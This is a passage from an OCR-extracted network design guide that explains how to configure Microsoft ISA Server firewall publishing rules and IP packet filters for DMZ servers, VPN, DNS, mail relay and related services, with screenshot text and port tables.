
Name	Description	Protocol	Internal IP Addr...	External IP A...	Applies To
ExDNS		DNS Query Server	192.168.3.6	172.16.3.3	Any request
Mail wizard rule - SM...		SMTP Server	192.168.3.3	172.16.3.3	Any request

Figure#4 Publishing List show remaining DMZ public servers

This list shows DMZ public servers:

- Mail-Relay Server
  This server is accessible by all public via SMTP/25 port
- External DNS Server
  This server for DNS lookup accessible via DNS/53.

The remaining servers the IP Packet Filter will handle them, see the coming configurations.



Name	Mode	Descript...	Filter type	Local comp...	Remo...	Protocol	Direction	Local Port	Remote P
1701	Allow		Custom filter	External IP...	Any	UDP	Send receive	1701	All ports
500	Allow		Custom filter	External IP...	Any	UDP	Send receive	500	All ports
Anti-Virus	Allow		Custom filter	External IP...	Any	TCP	Outbound	All ports	21
DATABASE	Allow		Custom filter	External IP...	Any	TCP	Inbound	1521	All ports
DNS	Allow		Custom filter	External IP...	212.1...	TCP	Both	53	All ports
DNS Filter	Allow		DNS lookup	External IP...	Any	UDP	Send receive	All ports	53
FTP Control	Allow		Custom filter	External IP...	Any	TCP	Outbound	All ports	20
ICMP outbound	Allow		ICMP all outbound	Default ext...	Any	ICMP	Outbound		
ICMP ping response (in)	Allow		ICMP ping response	Default ext...	Any	ICMP	Inbound		
ICMP source quench	Allow		ICMP source quench	Default ext...	Any	ICMP	Inbound		
ICMP timeout in	Allow		ICMP timeout	Default ext...	Any	ICMP	Inbound		
ICMP unreachable in	Allow		ICMP unreachable	Default ext...	Any	ICMP	Inbound		
NTP	Allow		Custom filter	External IP...	172.1...	UDP	Send receive	123	All ports
Syslog	Allow		Custom filter	External IP...	172.1...	UDP	Receive only	514	All ports

Figure#5 IP Packet Filter, Filter List

From the above figure we can see:


- 500/1701 to allow UDP/500 and UDP/1701 for L2TP over IPSEC connection coming from VPN clients to negotiate with the VPN servers.
- The Anti-Virus packets. FTP/21,20 are allowed to go outbound to downloads the viruses definitions Only
- Database to allow TCP/1521 traffic from VPN users (Partners and Suppliers) to access External Oracle Database Servers.
- DNS to allow the TCP/53 messages from and to backup DNS server located in ISP network with IP 212.168.2.2 Only
- DNS filter to allow the DNS lookup packets from both outside and inside, UDP/53 Only
- ICMP outbound to allow ICMP messages from inside to outside only
- ICMP ping response to allow all ICMP ping response that coming from outside Only
- ICMP source quench to allow ICMP source quench messages that coming from outside Only
- ICMP timeout to allow ICMP timeout messages that coming from outside Only
- ICMP unreachable to allow ICMP unreachable messages that coming from outside Only
- NTP to allow NTP messages from Border Router to NTP sever

- Syslog to allow Syslog messages that coming from Border Router Only

In the Database packet filter, it will open 1521 port to all public but the Border router ACL will allow only the Partners and Suppliers VPN/IPSec traffic.

3.3.3 Incoming Traffic


The allowed incoming traffic from outside, see figure#6 for more information about procedure and configuration, the main configuration point:
1- Publishing main servers, like web servers
2- Packet Filter


ISA Server Art
Print
Web request from external client
Is packet filtering enabled?
Yes
No
Yes
Does an IP packet filter block the request?
Deny the request
No
Yes
Does a Web publishing rule deny request?
No
Yes
Does a routing rule specify request's destination?
No
Deny the request
Yes
Is the route directly to the server?
No
Return object from hosted site specified by Web publishing rule
Yes
Is route to an upstream server?
No
Route request to upstream server
Yes
Is route to a hosted site?
Return object from hosted site specified by routing rule

Figure#6 Incoming Traffic Configuration Process

Publishing Servers

1- Web servers
3-SMTP server, Mail-Relay
5-External DNS server



Order	Name	Description	Action	Applies to	Destination
1	WEBSERVER1		Route...	Any request	All destinations
2	WEBSERVER2		Route...	Any request	All destinations
Last	Default rule		Deny	Any request	All destinations

Figure#7 Web Server in Publish List

3.3.3.1 Publishing Rules and Configuration

This service to allow the external users, Internet users, to access your services, such as web, email or database by publishing the server protocol. In Microsoft ISA firewall there is a difference between publishing the web server and the other servers.

3.3.3.1.1 Web Publishing Rule and Configuration

Microsoft ISA Server uses Web publishing rules to relieve the concerns associated with publishing Web content to the Internet without compromising internal network security. Web publishing rules determine how ISA Server should intercept incoming requests for HTTP objects on an internal Web server and how ISA Server should respond on behalf of the Web server. Requests are forwarded downstream to an internal Web server, located behind the ISA Server computer. If possible, the request is serviced from the ISA Server cache.

To create a web publishing rule:

In the console tree of ISA Management, right-click Server publishing rules, point to New, and then click Rule

Where?

1. Internet Security and Acceleration Server
2. Servers and Arrays
3. Name (Name of your firewall)

4. Publishing
5. Server publishing rules

Follow the on-screen instructions.
Notes:
To open ISA Management, click Start, point to Programs, point to Microsoft ISA Server, and then click ISA Management.

Before you use the New Web Publishing Rule Wizard to create a rule, be sure to create the policy elements that may required by the rule. Depending on how you configure the rule, you may require destination sets.


3.3.3.1.2 Server Publishing Rule and Configuration

Microsoft ISA Server uses *server publishing* to process incoming requests to internal servers, such as SMTP servers, FTP servers, SQL servers, and others. Requests are forwarded downstream to an internal server, located behind the ISA Server computer. Server publishing allows virtually any computer on your internal network to publish to the Internet. Security is not compromised because all incoming requests and outgoing responses pass through ISA Server.

To create a server publishing rule:
In the console tree of ISA Management, right-click Server publishing rules, point to New, and then click Rule.
Where?
6. Internet Security and Acceleration Server
7. Servers and Arrays
8. Name (Name of your firewall)
9. Publishing
10. Server publishing rules

Follow the on-screen instructions.
Notes:
You cannot create server publishing rules if you installed ISA Server in cache mode.

Take external DNS server as an example, see this coming Figure




Name: ExDNS

Description (optional):

☑ Enable

Figure#8 Publish Server General Configuration

In this step of configuration allow you to enable the service and to write the name



Requests to the ISA Server's external IP address are mapped to the internal server.


IP address of internal server: 192 . 168 . 3 . 6

External IP address on ISA Server: 172 . 16 . 3 . 3

Mapped server protocol: DNS Query Server

Figure#9 Publish Server Action Configuration

Write the IP address of the publishing server and the external interface of ISA firewall, then the server protocol, like Telnet server, DNS Query Server … etc



ExDNS Properties

This rule applies to:

● Any request

○ Client address sets specified below

Applies to requests coming from:

Client Sets

Exceptions:


Client Sets

Figure# 10 Publish Server Applies TO

This figure to apply the rule to set of clients or any request coming from outside

IP Packet Filter

1-Syslog messages from border router port 514/udp
2-Anti-Virus updates definitions at port FTP/20,21
3-Oracle Database Servers
4-VPN Servers
5- ICMP allowed packets



Name	Mode	Descript...	Filter type	Local comp...	Remo...	Protocol	Direction	Local Port	Remote P
1701	Allow		Custom filter	Default ext...	Any	UDP	Send receive	1701	All ports
500	Allow		Custom filter	External IP...	Any	UDP	Send receive	500	All ports
FTP Control	Allow		Custom filter	Default ext...	Any	TCP	Outbound	All ports	20
Anti-Virus	Allow		Custom filter	Default ext...	Any	TCP	Outbound	All ports	21
DATABASE	Allow		Custom filter	Internal m...	Any	TCP	Inbound	1521	All ports
DNS	Allow		Custom filter	Default ext...	212.1...	TCP	Inbound	53	All ports
DNS Filter	Allow		DNS lookup	Default ext...	Any	UDP	Send receive	All ports	53
ICMP outbound	Allow		ICMP all outbound	Default ext...	Any	ICMP	Outbound		
ICMP ping response (in)	Allow		ICMP ping response	Default ext...	Any	ICMP	Inbound		
ICMP source quench	Allow		ICMP source quench	Default ext...	Any	ICMP	Inbound		
ICMP timeout in	Allow		ICMP timeout	Default ext...	Any	ICMP	Inbound		
ICMP unreachable in	Allow		ICMP unreachable	Default ext...	Any	ICMP	Inbound		
NTP	Allow		Custom filter	External IP...	172.1...	UDP	Send receive	123	All ports
Syslog	Allow		Custom filter	Default ext...	172.1...	UDP	Receive only	514	All ports

Figure#11 IP Packet Filter allows and denies packets "by default explicit deny"

3.3.3.2 IP Packet Filter Configuration

This service to permit or deny a kind of packets from accessing your network.

To create an IP packet filter:

In the console tree of ISA Management, right-click IP Packet Filters, point to New and then click Filter.

Where?

1. Internet Security and Acceleration Server
2. Servers and Arrays
3. Name (Name of your firewall)
4. Access Policy
5. IP Packet Filters


Follow the on-screen instructions.

Notes:

To open ISA Management, click Start, point to Programs, point to Microsoft ISA Server, and then click ISA Management.

You cannot create IP packet filters if you installed ISA Server in cache mode.

See these coming figures for more information



Name: DHCP Client


Mode: Allow packet transmission between specified IP addresses, ports, and protocols

Description (optional):

☑ Enable this filter

Figure#12 IP Packet Filter General Configuration

This figure for general information and to enable the filter



Use this filter:

○ Predefined: DNS lookup

● Custom:

IP protocol: UDP

Protocol number: 17

Direction: Both

Local port: Fixed port


Local port number: 68

Remote port: Fixed port

Remote port number: 67

Figure#13 IP Packet Filter, Filter Type configuration

In this step of configuration, as in the above figure, the user can enter the type of filter UDP/TCP/ICMP and port number for local and remote computer



This filter applies to:

● Default IP address(es) on the external interface(s)

○ This ISA server's external IP address:

○ This computer (on the perimeter network):


○ These computers (on the perimeter network):

Subnet:

Mask:

Figure#14 IP Packet Filter Local Computer Assignments

In this figure the user can apply this filter to the ISA server's external IP address or to one or more computers in DMZ.



This filter applies to:

● All remote computers

○ This remote computer:

○ This range of computers:

Subnet:

